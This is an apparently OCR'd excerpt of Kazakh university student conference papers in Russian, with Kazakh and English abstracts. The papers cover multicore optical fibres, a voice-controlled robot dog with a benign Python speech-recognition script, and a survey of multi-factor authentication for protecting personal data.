Islam Zhansaya, 4th year student of the Department of Media Communications and Historyof Kazakhstan, International Information Technology University

Авторлар туралы ақпарат:
Ислам Жансая, Халықаралық ақпараттық технологиялар университеті, «Медиакоммуникациялар және Қазақстан тарихы» кафедрасының 4 курс студенті.

УДК 621.396,4745

Сыдыкова Сабиням[1]
[1,2,3]Международный университет информационных технологий
Алматы, Казахстан
научный руководитель: Луганская С.П.

УВЕЛИЧЕНИЕ СКОРОСТИ ПЕРЕДАЧИ ДАННЫХ ПО ОПТОВОЛОКНУ

Аннотация. Рассматривается многосердцевинные оптоволокна, которые играют ключевую роль на скорость передачи информации по оптоволокну. Приведены конструкции многожильных оптоволокон, достигнутый рекорд от NICT, инновационные подходы к увеличению скорости.

Ключевые слова: оптоволокно, MCF, мультиплексирование, WDM, SDM, NICT, MIMO.

Введение

Увеличение скорости передачи данных по оптоволокну имеет огромное значение для развития современных сетей связи. Использование стандартного 125-мкм оптоволокна с новыми технологиями, может привести к значительному увеличению пропускной способности сетей без необходимости значительных изменений в инфраструктуре.

Исследователи Национального института информационно-коммуникационных технологий (NICT) в Японии добились нового рекорда в передаче данных, используя инновационные подходы к мультиплексированию и пространственному разделению в оптоволоконных кабелях. В своих исследованиях они совместили передовые технологии мультиплексирование, мультиплексирование по длине волны (WDM), пространственное разделение (SDM) и передачу данных по многожильным волокнам (MCF), что привело к революционному увеличению пропускной способности и скорости передачи данных. Для этой комбинации применен MIMO-приемник, и этот подход позволил эффективно обрабатывать большое количество данных, передаваемых через многожильные волокна.

1 Многожильные оптоволоконные кабели

Методы мультиплексирования с пространственным разделением каналов (SDM) являются одной из потенциальных стратегий расширения пропускной способности оптической транспортной сети. Именно волокна передачи обеспечивают одновременную параллельную передачу данных по нескольким ядрам в одной оболочке или по нескольким ядрам внутри одного ядра для повышения скорости и скорости передачи данных [1].

Многомодовое многоядерное волокно (MM-MCF) значительно увеличивает количество пространственных каналов до 114 и более, а с использованием этого многомодового MCF была достигнута скорость передачи 10 Пбит/с.

Многожильное волокно (MCF) представляет собой тип оптического волокна, в котором содержится несколько сердцевин из микротонких волокон. Это волокно относится к группе микроструктурных оптических волокон (MOF), которые характеризуются специальной внутренней структурой для достижения определенных свойств передачи света.

Одной из ключевых особенностей многожильного волокна является его способность одновременно передавать различные потоки информации по отдельным микроволокнам, или сердцевинам. Каждая сердцевина в многожильном волокне имеет собственную полосу пропускания, которая соответствует полосе пропускания одномодовых волокон. Это означает, что каждая сердцевина может обеспечить передачу данных на скорости, сравнимой с одномодовыми оптоволокнами.

За счет возможности использования нескольких сердцевин с различными полосами пропускания, многожильное волокно (рис.1) позволяет достигать значительно более высоких скоростей передачи данных по сравнению с традиционными одномодовыми волокнами. Это делает MCF привлекательным решением для построения высокопропускных оптоволоконных сетей, способных обеспечить передачу больших объемов данных с высокой скоростью и эффективностью.




Рисунок 1 - Многожильное волокно (MCF) с несколькими сердцевинными волокнами

Конструкции MCF можно классифицировать по различным категориям с учетом различных параметров и характеристик волокна.

На рисунке 2 показаны разножильные опические волокны, где диаметр внешней оболочки и диаметр сердцевины принимаются определенными значениями. Очевидно, что в случае оптоволокна с меньшим количеством жил, таким как 7-жильное волокно, допустимое расстояние между сердцевинами может быть больше, но при этом плотность сердцевины (CMF) будет низкой. С другой стороны, при использовании оптоволокон с более высоким количеством жил, таких как 13-

или 19-жильные волокна, можно достичь более высокой плотности сердцевины, но при этом максимально допустимое расстояние между сердцевинами будет ограничено. Эти выводы могут быть полезны при проектировании и оптимизации оптоволоконных систем для передачи данных.




Рисунок 2 - Виды разножильных волокон

Впечатляющий прогресс от специалистов Национального института информационно-коммуникационных технологий (NICT), достижение скорости передачи данных в 22,9 петабита в секунду на расстояние 13 км является значительным достижением. Использование многодиапазонного MIMO-приемника, который объединяет многодиапазонное мультиплексирование по длине волны (WDM) и пространственное разделение (SDM) в кабеле со множеством мод и каналов, открывает новые перспективы для передачи данных по оптоволокну. Этот подход позволяет эффективно использовать спектральные и пространственные ресурсы, что в конечном итоге увеличивает пропускную способность сетей и обеспечивает более высокую эффективность передачи данных.

Интересно, что исследования сосредотачиваются на несвязанных многожильных оптоволоконных кабелях (MCF) для передачи пространственно-разнесенных сигналов (SDM) с высокой пропускной способностью. Очевидно, что механическая надежность внешней оболочки играет важную роль в определении размеров MCF. С учетом этих ограничений количество и расположение сердечников должны быть тщательно рассчитаны, чтобы соответствовать требуемым параметрам передачи данных. Это направление исследований может привести к новым методам оптимизации и проектирования MCF, что в долгосрочной перспективе может существенно повлиять на развитие передовых сетей связи.

Заключение

Использование усовершенствованных оптических волокон с распараллеливанием в пространственной области действительно обещает

значительное увеличение пропускной способности передачи данных. Разработки, которые позволяют использовать волокна с тем же диаметром оболочки, что и стандартные оптические волокна, но при этом поддерживающие несколько путей распространения, имеют огромный потенциал для коммерческого применения.

Установление мировых рекордов в этой области NICT свидетельствует о значительных достижениях в разработке и применении новых оптических технологий. Эти инновации могут иметь долгосрочное воздействие на сферу связи и информационных технологий, открывая новые возможности для передачи данных на большие расстояния с более высокой скоростью и эффективностью.

СПИСОК ЛИТЕРАТУРЫ

1. Puttnam BJ et al. Modulation formats for multi-core fiber transmission. Optics Express. 2014;22(26):32457-32469.

2. Mizuno T, Takara H, Sano A, Miyamoto Y. Dense space-division multiplexed transmission systems using multi-core and multi-mode fiber. Journal of Lightwave Technology.2016;34(2):582-591

Сыдықова Сабиням
Ғылыми жетекшісі: Луганская С.П.

ТАЛШЫҚ-ОПТИКА АРҚЫЛЫ ДЕРЕКТЕРДІ БЕРУ ЖЫЛДАМДЫҒЫН АРТТЫРУ

Аннотация. Оптикалық талшықтар арқылы ақпаратты беру жылдамдығында маңызды рөл атқаратын көп ядролы оптикалық талшықтар қарастырылады. Көп ядролы оптикалық талшықтардың конструкциялары, NICT қол жеткізген рекорды, жылдамдықты арттырудың инновациялық тәсілдері келтірілген**.**

Түйін сөздер: талшық, MCF, мультиплексирлеу, WDM, SDM, NICT, MIMO.

INCREASED DATA TRANSMISSION SPEED OVER FIBER OPTICS

Sydykova S.
Scientific supervisor: S. P. Luganskaya

Annotation. Multicore optical fibers, which play a key role on the speed of information transmission over optical fibers, are reviewed. Designs of multicore optical fibers, the achieved record from NICT, innovative approaches to increase speed are given.

Keywords: fiber, MCF, multiplexing, WDM, SDM, NICT, MIMO.

Авторлар туралы ақпарат:

Сыдыкова Сабиням, Халықаралық ақпараттық технологиялар университеті, «Радиотехника, электроника және радиотехника» кафедрасының 4 курс студенті.

Сведения об авторах:

Сыдыкова Сабиням, студентка 4 курса кафедры радиотехники, электроники и телекоммуникаций Международного университета информационных технологий.

About the authors:

Sydykova Sabinyam, 4th year student of the Department of Radio Engineering, Electronics and Telecommunications of the International University of Information Technologies.

УДК 530.1, 681.3.06

Салықбаев Ө.С.
[1,2,3]Международный университет информационных технологий
Алматы, Казахстан
Научные руководители: Сениор-лектор Джаппаркулов Б.К.

РАЗРАБОТКА СИСТЕМЫ УПРАВЛЕНИЯ РОБОТО-СОБАКОЙ НА БАЗЕ НЕЙРОННЫХ СЕТЕЙ

Аннотация. В статье представлена основная концепция разработки системы управления роботом-собакой на основе нейронных сетей. Приведены основные принципы управления роботом через голосовые команды на базе платформы raspberry pi

Ключевые слова: нейронные сети, система управления, машинное обучение, raspberry pi

Введение

Роботы-собаки, ориентированные на нейросетевые технологии, представляют собой интеллектуальные роботы, спроектированные для эмуляции поведения и характеристик настоящих собак с помощью использования нейронных сетей. Эти передовые устройства сочетают в себе мощные алгоритмы искусственного интеллекта с высокотехнологичной механикой, что делает их не только умными, но и весьма маневренными и адаптивными в различных ситуациях.

Разработка систем управления робото-собакой на базе нейронных сетей приобретает все большее значение в современном мире, где требуется эффективное решение разнообразных задач. Эти роботы могут быть задействованы в различных областях, включая поисково-спасательные операции в условиях бедствий или катастроф, обеспечение безопасности в сложных и опасных средах, а также даже в медицинских и терапевтических целях.

Сочетание высокой интеллектуальной способности с гибкой механикой делает роботов-собак идеальными помощниками в различных сценариях. Они способны быстро реагировать на изменяющиеся условия, обнаруживать и реагировать на опасности, а также предоставлять ценную информацию и помощь людям в критических ситуациях.

Таким образом, разработка и использование роботов-собак на основе нейронных сетей представляют собой инновационное направление, которое обещает революционизировать многие аспекты нашей жизни и обеспечить более безопасное и эффективное будущее.

Нейросети (или искусственные нейронные сети) - это вычислительные системы, состоящие из соединенных и взаимодействующих искусственных нейронов (или узлов), моделирующих структуру и функционирование человеческого мозга. Они используются для анализа данных, распознавания образов, классификации,

прогнозирования, управления процессами и решения других задач машинного обучения.

В нейронных сетях обычно нейроны организованы в слои, включая входной слой, скрытые слои и выходной слой. Каждый нейрон в слое связан с нейронами в соседних слоях, и информация передается через эти связи с помощью весов, которые регулируются в процессе обучения.

Использование нейронных сетей в разработке систем управления робото-собакой представляет собой эффективный подход к созданию интеллектуальных и адаптивных систем, способных адаптироваться к окружающей среде и выполнять разнообразные задачи. Вот несколько способов, как можно использовать нейронные сети в таких системах:

Обработка сенсорных данных: Нейронные сети могут быть использованы для анализа данных, полученных от различных сенсоров на роботе-собаке, таких как камеры, гироскопы, акселерометры и датчики расстояния.

Навигация и планирование движения: Нейронные сети могут использоваться для обучения робота-собаки навигации в пространстве и планирования оптимального маршрута для достижения целей.

Распознавание объектов и обнаружение опасностей:Нейронные сети могут быть обучены распознавать различные объекты в окружающей среде, такие как люди, животные, автомобили и другие препятствия

Взаимодействие с пользователем:Нейронные сети могут использоваться для создания естественного и интуитивного интерфейса взаимодействия с пользователем. **Обучение и адаптация:** Нейронные сети могут использоваться для непрерывного обучения и адаптации робота-собаки к новым условиям и сценариям использования.

Использование нейронных сетей в голосовых командах играет ключевую роль в современных системах распознавания речи и обработки естественного языка (NLP). Вот несколько способов, как нейронные сети применяются в голосовых командах:

Распознавание речи: Нейронные сети используются для распознавания речи и преобразования аудиофайлов с голосовыми командами в текстовый формат. Это включает в себя обнаружение фоновых шумов, выделение признаков речи и классификацию звуковых образцов для точного распознавания произнесенных слов и фраз.

Использование нейронных сетей в голосовых командах позволяет создавать более точные, интеллектуальные и удобные для использования системы, которые эффективно отвечают на потребности пользователей в современном цифровом мире.

В данной работе мы используем API от Google. Google Speech Recognition - это API (интерфейс программирования приложений), предоставляемый компанией Google, который позволяет разработчикам интегрировать распознавание речи в свои приложения и сервисы. Этот API позволяет преобразовывать аудиофайлы

или аудиопотоки в текстовую форму, что позволяет анализировать и использовать речевую информацию для различных целей.

Масштаб Google Speech Recognition заключается в его способности обрабатывать разнообразные аудиоданные, поддерживать различные языки и диалекты, а также работать с высоким уровнем точности и скорости. Ниже представлены некоторые ключевые аспекты его масштабируемости:

```python
import speech_recognition as sr
import pygame


def main():

    r = sr.Recognizer()
    pygame.mixer.init()

    with sr.Microphone() as source:
        r.adjust_for_ambient_noise(source)

        print("Скажите что-то")

        audio = r.listen(source)

        print("Распознаю .... ")

        # recognize speech using google

        try:
            recognized_text = r.recognize_google(audio, language="ru-RU").lower()
            if "Тарлан" in recognized_text:
                play_sound("C:\\Users\\Omirjan\\Desktop\\Ict\\2голос.mp3")  # передаем переменную sound_file
            else:
                print("Вы сказали: \n" + recognized_text)


        except Exception as e:
            print("Error :  " + str(e))



        # write audio
        with open("recorded.wav", "wb") as f:
            f.write(audio.get_wav_data())

def play_sound(sound_file):
    pygame.mixer.music.load(sound_file)  # использование переданной переменной sound_file
    pygame.mixer.music.play()

if __name__ == "__main__":
    main()
```

Рисунок 2 – Код для модели speech-to-text

Процесс работы программы выглядит следующим образом:

Данный код выполняет распознавание речи с использованием библиотеки speech_recognition и воспроизводит звуковой файл с использованием библиотеки pygame, если определенное ключевое слово ("Тарлан") было распознано.

1. Сначала импортируются необходимые библиотеки: speech_recognition и pygame.
2. Затем определяется функция main(), которая является точкой входа программы.
3. Создается экземпляр класса Recognizer из библиотеки speech_recognition.
4. Инициализируется звуковое устройство с помощью pygame.mixer.init().
5. С помощью конструкции with sr.Microphone() as source открывается микрофон для записи аудио.

6. Выполняется корректировка уровня фонового шума с помощью r.adjust_for_ambient_noise(source).

7. Пользователю предлагается сказать что-то, и затем записывается аудио с микрофона в переменную audio с помощью r.listen(source).

8. Записанное аудио анализируется с использованием Google Speech Recognition API (r.recognize_google(audio, language="ru-RU")). Полученный текст приводится к нижнему регистру.

9. Если в распознанном тексте содержится ключевое слово "Тарлан", то вызывается функция play_sound(), которая проигрывает звуковой файл, переданный как аргумент.

10. Если ключевое слово не обнаружено, программа выводит распознанный текст на экран.

11. В конце кода определяется функция play_sound(sound_file), которая загружает и проигрывает звуковой файл, переданный в качестве аргумента.

12. После этого, программа запускается с вызовом функции main() при выполнении условия if __name__ == "__main__":.




Рисунок 2 – Пример работы команды

Таким образом, использование модели Speech-to-Text позволяет нам управлять программой с помощью голосовых команд, делая взаимодействие с ней более удобным и естественным.

Заключение

Данная работа будет служить в качестве фундамента дальнейших моделей для управления роботом на основе нейронных сетей на казахском языке. В статье было раскрыто понятие нейронных сетей, их применение, а так же практическое воплощение. Результаты проведенных экспериментов показали, что данная программа работает с высокой точностью и в дальнейшем будет совершенствоваться

СПИСОК ЛИТЕРАТУРЫ

1. Саймон Монк / Электроника. Сборник рецептов. Готовые решения на базе Arduino и Raspberry Pi / 2016(1-е издание) / Maker Media, Inc.

2. Ричард Гриммет / Raspberry Pi проекты по робототехнике / 2014 (1-е издание) / Packt Publishing

3. Чару К. Аггарвал / Нейронные сети и глубокое обучение: учебник/ 2018 (1-е издание) / Springer

4. С. Гвидо, А. Мюллер / Машинное обучение с помощью Python. Руководство для специалистов по работе с данными / 2022 (1-е издание)

REFERENCES

1. Simon Monk / Electronics Cookbook: Practical Electronic Recipes with Arduino and Raspberry Pi / 2016 (1st Edition) / Maker Media, Inc.
2. Richard Grimmett / Raspberry Pi Robotics Projects / 2014 (1st Edition) / Packt Publishing
3. Charu C. Aggarwal / Neural Networks and Deep Learning: A Textbook / 2018 (1st Edition) / Springer
4. S. Guido, A. Müller / Introduction to Machine Learning with Python: A Guide for Data Scientists / 2022 (1st Edition)

Салықбаев Ө.С.
Ғылыми жетекшісі: Джаппаркулов Б.Қ..

Нейрондық желілер негізінде робот итті басқару жүйесін әзірлеу

Аңдатпа. Бұл мақалада нейрондық желілер негізіндегі робот итті басқару жүйесін әзірлеуінің маңызыд тұжырымдамалары көрсетілген. Raspberry pi платформасының негізінде роботты дауыстық командалар арқылы басқарудың негізгі қағидалары келтірілген.

Түйін сөздер: нейрондық желілер, басқару жүйесі, машиналық оқыту, raspberry pi

Salykbayev, O.S.
Supervisors: Japparkulov, B.K.

Development of a Dog-Robot Control System Based on Neural Networks

Abstract. This paper presents the fundamental concept of developing a control system for a dog-robot based on neural networks. It outlines the main principles of controlling the robot through voice commands using the Raspberry Pi platform.

Keywords: neural networks, control system, machine learning, Raspberry Pi

Сведения об авторах:

Салықбаев Өміржан Сағындықұлы, инженер-лаборант кафедры «Радиотехники, электроники и телекоммуникаций» Международного университета информационных технологий

Авторлар туралы ақпарат:

Салықбаев Өміржан Сағындықұлы, Халықаралық ақпараттық технологиялар университеті, «Радиотехника, электроника және телекоммуникациялар» кафедрасының инженер-лаборанты.

About the authors:

Salykbaev Omirzhan Sagyndykuly, lab assistant, engineer, RET department**,** International Information Technology University

УДК 004.056.55

Абылқасым Д.Б. [1], Нұрсадықова Р.А.[2], Ергалиев А.А.[3]
[1,2,3]Международный университет информационных технологий
Алматы, Казахстан
Научные руководители: Макиленов Ш.Н., Аманжолова С.Т.

АНАЛИЗ ЭФФЕКТИВНОСТИ ПРИМЕНЕНИЯ МНОГОФАКТОРНОЙ АУТЕНТИФИКАЦИИ ДЛЯ ЗАЩИТЫ ПЕРСОНАЛЬНЫХ ДАННЫХ

Аннотация. В статье рассматривается важность многофакторной аутентификации (MFA) для защиты персональных данных пользователей. Освещаются принципы работы MFA, выявляются уязвимости веб-сервисов и рассматривается значимость безопасности в сети. Представлены данные о росте киберпреступности и рекомендации по обеспечению безопасности.

Ключевые слова: многофакторная аутентификация, ключ, безопасность, уязвимости веб-сервисов, защита данных пользователей.

Введение

Простая аутентификация, состоящая из логина и пароля, оставляет учетную запись пользователя уязвимой перед злоумышленниками, так как кража пароля дает полный доступ к системе. Для более надежной идентификации требуется использование многофакторной аутентификации, где помимо логина и пароля пользователь также предоставляет другие формы подтверждения, например, одноразовые пароли, получаемые криптографическим способом. Этот метод предполагает использование мобильных устройств для генерации одноразовых паролей. Важно отметить, что многофакторная аутентификация обеспечивает защиту даже в случае утечки пароля, так как для доступа к учетной записи требуется доступ к нескольким устройствам или подтверждающим кодам. Учитывая участившиеся случаи кражи паролей и утечек данных, принятие таких решений безопасности, как многофакторная аутентификация, становится необходимостью для снижения рисков для организаций и пользователей [2].

С 2017 года хакеры опубликовали в даркнете 555 миллионов украденных паролей. 80% хакерских инцидентов вызваны кражей и повторным использованием регистрационных данных. 81% утечек данных компании вызваны плохими паролями. Учитывая такие тревожные цифры, решения безопасности, такие как многофакторная аутентификация (MFA), важны как никогда. Эти надежные системы позволяют организациям аутентифицировать любого пользователя, снижая при этом различные риски [3].

Основная часть

С развитием интернета стало возможным пользоваться разнообразными онлайн-сервисами. Однако в сети отсутствует прямое взаимодействие между

пользователями, и проведение физической аутентификации для доступа к важным ресурсам становится невозможным. Поэтому обеспечение безопасности аутентификации легитимных пользователей в онлайн-сервисах приобретает критическое значение.

Сегодня цифровизация играет важную роль и быстро распространяется по всем сферам современного общества. Постепенное уход традиционного бизнеса из физических пространств и переход к онлайн-платформам приводит к увеличению необходимости идентификации пользователей в сети. Однако этот процесс также сопровождается ростом киберпреступности, что создает серьезные проблемы для безопасности систем управления идентификацией.

По данным Positive Technologies, в первом квартале 2022 года атаки на учетные данные частных лиц составили 46% от общего объема похищенной информации. Во втором квартале объем информации, полученной в результате постоянных атак на различные веб-ресурсы, увеличился до 22% по сравнению с 13% в предыдущем квартале. Эти атаки осуществляются путем компрометации и угадывания учетных данных на веб-сайтах, в социальных сетях и учетных записях компаний. [8]




Рисунок 1 –Количество кибератак в 2021 и 2022 годах.

Что такое MFA?

Многофакторная аутентификация (MFA) — это метод контроля доступа, который требует от пользователя предъявить более одного «доказательства механизма аутентификации».

Вот более подробная информация о факторах аутентификации:

Фактор знания: Это тайные сведения, которыми должен обладать только авторизованный субъект. Например, пароль, ПИН-код, код, контрольное слово и так далее. Парольный механизм может быть довольно легко реализован и имеет низкую стоимость. Однако он имеет существенные недостатки: сохранить пароль в тайне зачастую бывает сложно, злоумышленники постоянно придумывают новые способы кражи, взлома и подбора пароля.

Фактор владения: Здесь важно обстоятельство обладания субъектом каким-то неповторимым предметом. Это может быть личная печать, ключ от замка, для компьютера это файл данных, содержащих характеристику. Для злоумышленника заполучить такое устройство более сложно, чем взломать пароль, а субъект может сразу же сообщить в случае кражи устройства.

Фактор свойства: Характеристикой является физическая особенность субъекта. Это может быть портрет, отпечаток пальца или ладони, голос или особенность глаза.

В таблице ниже представлен сравнительный анализ основных методов аутентификации, используемых для защиты доступа к информационным ресурсам. Каждый метод рассматривается с точки зрения его преимуществ, недостатков и области применения, чтобы помочь организациям выбрать наиболее подходящий метод в зависимости от их потребностей и уровня безопасности.

Таблица 1 - Сравнение существующих методов

Методы аутентификации	**Основные характеристики метода, оценка его устойчивости**	**Недостатки**	**Размах**	**Примеры использования**
Пин-код	Длина	Можно ли угадать, взломать, украсть или шпионить	Смарт-карты, смартфоны	Аутентификация при включении мобильного телефона. Аутентификация при оплате банковской картой.
Аутентификация через социальные сети	Использование учетных записей в социальных сетях для аутентификации пользователя.	Возможность утери конфиденциальности личных данных пользователя. Ограниченный выбор платформ для аутентификации	Онлайн-сервисы, приложения, форумы, мессенджеры	Аутентификация при входе в онлайн сервисы и в приложения
RFID-карты (Radio Frequency Identification)	Бесконтактные карты с RFID-чипом, используемые для аутентификации.	Возможность копирования или сканирования информации с карты без ведома владельца. Требуется физическое наличие карты для аутентификации	Офисные помещения, здания, территории, в общественном транспорте и в аэропортах.	Аутентификация при получении доступа в помещение Аутентификация для контроля доступа к зданиям и территориям
QR-коды	Двухмерные штрихкоды, содержащие информацию для аутентификации.	Возможность перехвата или подделки QR-кода. Требуется камера на мобильном устройстве для сканирования кода.	Мобильные приложения, Онлайн платежи	Аутентификация при входе в приложения или в веб сайты. Аутентификация при проведении оплаты.
FIDO-ключи (Fast Identity Online)	Аппаратные устройства, использующие протокол FIDO для аутентификации без пароля.	Возможность потери или кражи устройства. Не все онлайн-сервисы поддерживают FIDO-ключи.	Онлайн-банкинг криптовалютные кошельки, компании.	Аутентификация при входе в онлайн банкинг или в различные кошельки. Аутентификация при защите доступа к данным и ресурсам компаний

Криптографические аутентификаторы	Используют криптографические протоколы и ключи для аутентификации.	Сложность внедрения и управления криптографическими ключами. Требуется высокий уровень безопасности для предотвращения утечек ключей.	Банковские системы, корпоративные сети, мессенджеры и приложения	Аутентификация при использовании банковской системы. Аутентификация при обмене конфиденциальной информации.
Биометрия	Уникальность функции; ФАР:ФРР	изменения в организме человека; Большинство биометрических систем являются дорогими для широкого использования	ПК, смартфоны, контроль доступа	Аутентификация при доступе к устройству
Многоразовые пароли	Набор символов (алфавит); мощность множества; Длина	Можно ли угадать, взломать, украсть или шпионить	Web-сайты, сетевые сервисы, авторизация, смартфоны, планшеты	Аутентификация на веб-сайтах. Аутентификация пользователя в операционной системе.
Одноразовые пароли	Набор символов (алфавит); Мощность множества; Длина	Ограниченный срок службы устройств	Мобильный банкинг, сайты, OTP токены.	Аутентификация при оплате услуг через интернет. — Аутентификация при восстановлении пароля на веб-сайтах;
Графические пароли	Набор узлов (сетка) поля; Много фигур;	Восприимчив к атакам через плечо	ПК, смартфоны, планшеты	Аутентификация при доступе к устройству

На данный момент существует множество онлайн операций, для которых требуется дополнительная защита или проверка пользователя. Поэтому мы предлагаем для каждой операции дополнительную аутентификацию пользователя, например: при входе или регистрации на веб сайт пользователю нужно пройти проверку с помощью многоразовых или одноразовых паролей, аутентификацию через соц сети, qr code и использование привязанных ключей. Следующий пункт, который мы выделим это получение доступа к личным устройствам через графические пароли, пин коды и биометрии. А для любых онлайн операций, в особенности денежных, мы предлагаем использование MFA, при котором пользователь сталкивается с биометрией, пин кодами, fido ключами, qr кодами и криптографической аутентификацией. Также не стоит забывать про безопасность в помещениях, ради ее достижения мы рекомендуем использование биометрии и RFID карт.

Заключение

В заключении статьи о применении многофакторной аутентификации для защиты персональных данных, можно отметить, что данная технология играет важную роль в обеспечении безопасности в цифровой среде. Применение

многофакторной аутентификации не только существенно повышает уровень защиты данных, но и способствует созданию более удобного и комфортного пользовательского опыта. Разнообразие методов аутентификации, включая биометрию, одноразовые пароли и криптографические ключи, обеспечивает эффективное сочетание безопасности и удобства. Дальнейшее развитие этой технологии предоставляет широкие перспективы для улучшения защиты персональных данных в онлайн-среде и снижения рисков кибератак.

СПИСОК ЛИТЕРАТУРЫ

1. Криптография и безопасность в технологии .NET Издательство: Лаборатория знаний. Авторы: Торстейнсон Питер, Ганеш Дж. Гнана Арун. Год издания: 2020

2.Защита конфиденциальной информации. Автор на обложке В. Я. Ищейнов, М. В. Мецатунян. Год выпуска 2009. Издательство Форум

3.*What is: Multifactor Authentication - Microsoft Support* [Электронный ресурс] URL: https://support.microsoft.com/en-us/topic/what-is-multifactor-authentication-e5e39437-121c-be60-d123-eda06bddf661(дата обращения: 10.03.2024)

4.Tance Suleski, A review of multi-factor authentication in the Internet of Healthcare Things, 2023, [Электронный ресурс] URL: *https://journals.sagepub.com/doi/10.1177/20552076231177144*. (дата обращения: 10.03.2024)

5.Nabeela Kausar, A Graphical and PIN-Based Hybrid Authentication Approach for Smart Devices, 2022, [Электронный ресурс] URL: *https://www.mdpi.com/1424-8220/22/4/1349*. (дата обращения: 10.03.2024)

6.Что такое многофакторная аутентификация (MFA)? [Электронный ресурс] URL: https://www.entrust.com/ru/resources/faq/what-is-multi-factor-authentication-mfa (дата обращения: 10.03.2024)

REFERENCES

1.Cryptography and security in technology.NET Publishing House: Laboratory of knowledge. Authors: Peter Thorsteinson, Ganesh J. Gnana Arun. Year of publication: 2020

2.The book Protects confidential information. The author on the cover is V. Ya. Ishcheinov, M. V. Metsatunyan. The year of manufacture is 2009. Forum Publishing House

3.What is: Multifactor Authentication - Microsoft Support [Electronic resource] URL: *https://support.microsoft.com/en-us/topic/what-is-multifactor-authentication-e5e39437-121c-be60-d123-eda06bddf661* (accessed: 10.03.2024)

4.Tance Suleski, A review of multi-factor authentication in the Internet of Healthcare Things, 2023, [Electronic resource] *URL:https://journals.sagepub.com/doi/10.1177/20552076231177144* (accessed: 10.03.2024)

5.Nabeela Kausar, A Graphical and PIN-Based Hybrid Authentication Approach for Smart Devices, 2022, [Electronic resource] URL: https://www.mdpi.com/1424-8220/22/4/1349 . (accessed: 10.03.2024)

6.What is Multi-factor Authentication (MFA)? [Electronic resource] URL: *https://www.entrust.com/ru/resources/faq/what-is-multi-factor-authentication-mfa* (accessed: 10.03.2024)

Абылқасым Д.Б., Нұрсадықова Р.А., Ергалиев А.А.
Ғылыми жетекшілері: С.Т. Аманжолова,Ш.Т. Макиленов

Дербес деректерді қорғау үшін көп факторлы аутентификацияны қолдану тиімділігін талдау

Аңдатпа. Мақалада пайдаланушылардың жеке деректерін қорғау үшін көп факторлы аутентификацияның (MFA) маңыздылығы талқыланады. MFA қағидалары қамтылған, веб-қызметтің осал тұстары анықталған және онлайн

қауіпсіздіктің маңыздылығы талқыланған. Киберқылмыстың өсуі туралы деректер мен қауіпсіздікті қамтамасыз ету бойынша ұсыныстар берілген.

Кілттік сөздер: көп факторлы аутентификация, кілт, қауіпсіздік, веб-қызметтердің осалдығы, пайдаланушы деректерін қорғау.

Yergaliyev A.A., Abylkassym D.B., Nursadykova R.A.
Scientific supervisors: S.T. Amanzholova, S.N. Makilenov

Analysis of the effectiveness of using multi-factor authentication to protect personal data

Abstract: The article discusses the importance of multi-factor authentication (MFA) for protecting users' personal data. The principles of MFA are covered, web service vulnerabilities are identified, and the importance of online security is discussed. Data on the growth of cybercrime and recommendations for ensuring security are presented.

Keywords: multi-factor authentication, key, security, web service vulnerabilities, user data protection.

Сведения об авторах:

Абылкасым Динмухаммед Бауыржанулы, студент 1 курса ОП «6B06303 – Сетевая безопасность», Международный университет информационных технологий

Нурсадыкова Рашида Алтайкызы, студент 1 курса ОП «6B06303 – Сетевая безопасность», Международный университет информационных технологий

Ергалиев Амирхан Аскарович, студент 1 курса ОП «6B06303 – Сетевая безопасность», Международный университет информационных технологий

Аманжолова Сауле Токсановна, к.т.н., ассоциированный-профессор, заведующая кафедрой «Кибербезопасность», Международный университет информационных технологий

